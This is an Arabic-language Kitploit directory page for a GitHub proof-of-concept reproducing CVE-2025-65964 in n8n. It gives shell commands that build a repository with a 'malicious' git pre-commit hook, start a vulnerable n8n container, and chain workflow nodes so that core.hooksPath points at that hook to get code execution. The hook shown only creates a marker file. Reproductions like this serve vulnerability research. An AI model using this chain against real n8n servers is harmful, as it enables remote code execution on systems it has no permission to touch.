
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-65964-Exploit — إعادة إنتاج CVE-2025-65964 | Kitploit
أدوات/GitHubGitHub/syzygy-k/cve-2025-65964-exploit
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالفريق الأحمرتطوير الحمولات
GitHubsyzygy-k/cve-2025-65964-exploit

CVE-2025-65964-Exploit

إعادة إنتاج CVE-2025-65964

عرض المستودع
4137منذ 11 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    352
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    291

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

خطوات إعادة الإنتاج

أولاً، جهّز مستودعًا يحتوي على ملف خبيث.

mkdir n8n-rce-poc && cd n8n-rce-poc
git init
git remote add origin <仓库地址>

mkdir evil_hooks
echo '#!/bin/sh' > evil_hooks/pre-commit
echo 'touch /tmp/pwned_success' >> evil_hooks/pre-commit

chmod +x evil_hooks/pre-commit
git add evil_hooks/pre-commit
git update-index --chmod=+x evil_hooks/pre-commit

git commit -m "Add malicious hook"
git branch -M main
git push -u origin main

بعد ذلك، شغّل حاوية docker محليًا لإصدار n8n متأثر بالثغرة. نطاق تأثير هذه الثغرة واسع جدًا؛ جميع الإصدارات 0.123.1 ≤ n8n < 1.119.2 متأثرة، ونحن نستخدم هنا الإصدار 1.64.3.

docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  n8nio/n8n:1.64.3

أولاً، فيما يلي سلسلة الهجوم الكاملة لإصدار 1.64.3.

image


العقدة 1: Git (الإجراء: Clone a repository)

تظهر الإعدادات كما في الصورة.

image


العقدة 2: Code (الوضع: التشغيل مرة واحدة لجميع العناصر)

هذه العقدة والعقدة التالية موجودتان لأن git يسمح بعمل Commit فقط عندما تتغير الملفات، لذا نحتاج أولاً إلى كتابة ملف عشوائي داخل المستودع.

تظهر الإعدادات كما في الصورة.
image


العقدة 3: Read/Write Files from Disk (الإجراء: الكتابة)

اكتب الملف إلى المستودع.

تظهر الإعدادات كما في الصورة.
image


العقدتان 4 و5: Git (الإجراء: إضافة خاصية إعداد)

هاتان العقدتان مطلوبتان لأن عملية commit تحتاج إلى email وusername، فقط اكتب أي قيمتين.

تظهر الإعدادات كما في الصورة.

image image


العقدة 6: Git (الإجراء: تنفيذ Commit للملفات أو المجلدات إلى git)

الخطوة الأساسية: اجعل core.hooksPath يشير إلى المجلد الخبيث الذي نزّلناه، مما يُجبر git على البحث في المجلد الذي نحدده عند تنفيذ hook (الافتراضي هو .git/hooks).

(يبدو أنها من نفس فئة اختطاف LD_PRELOAD وما شابه ذلك).

تظهر الإعدادات كما في الصورة.
image

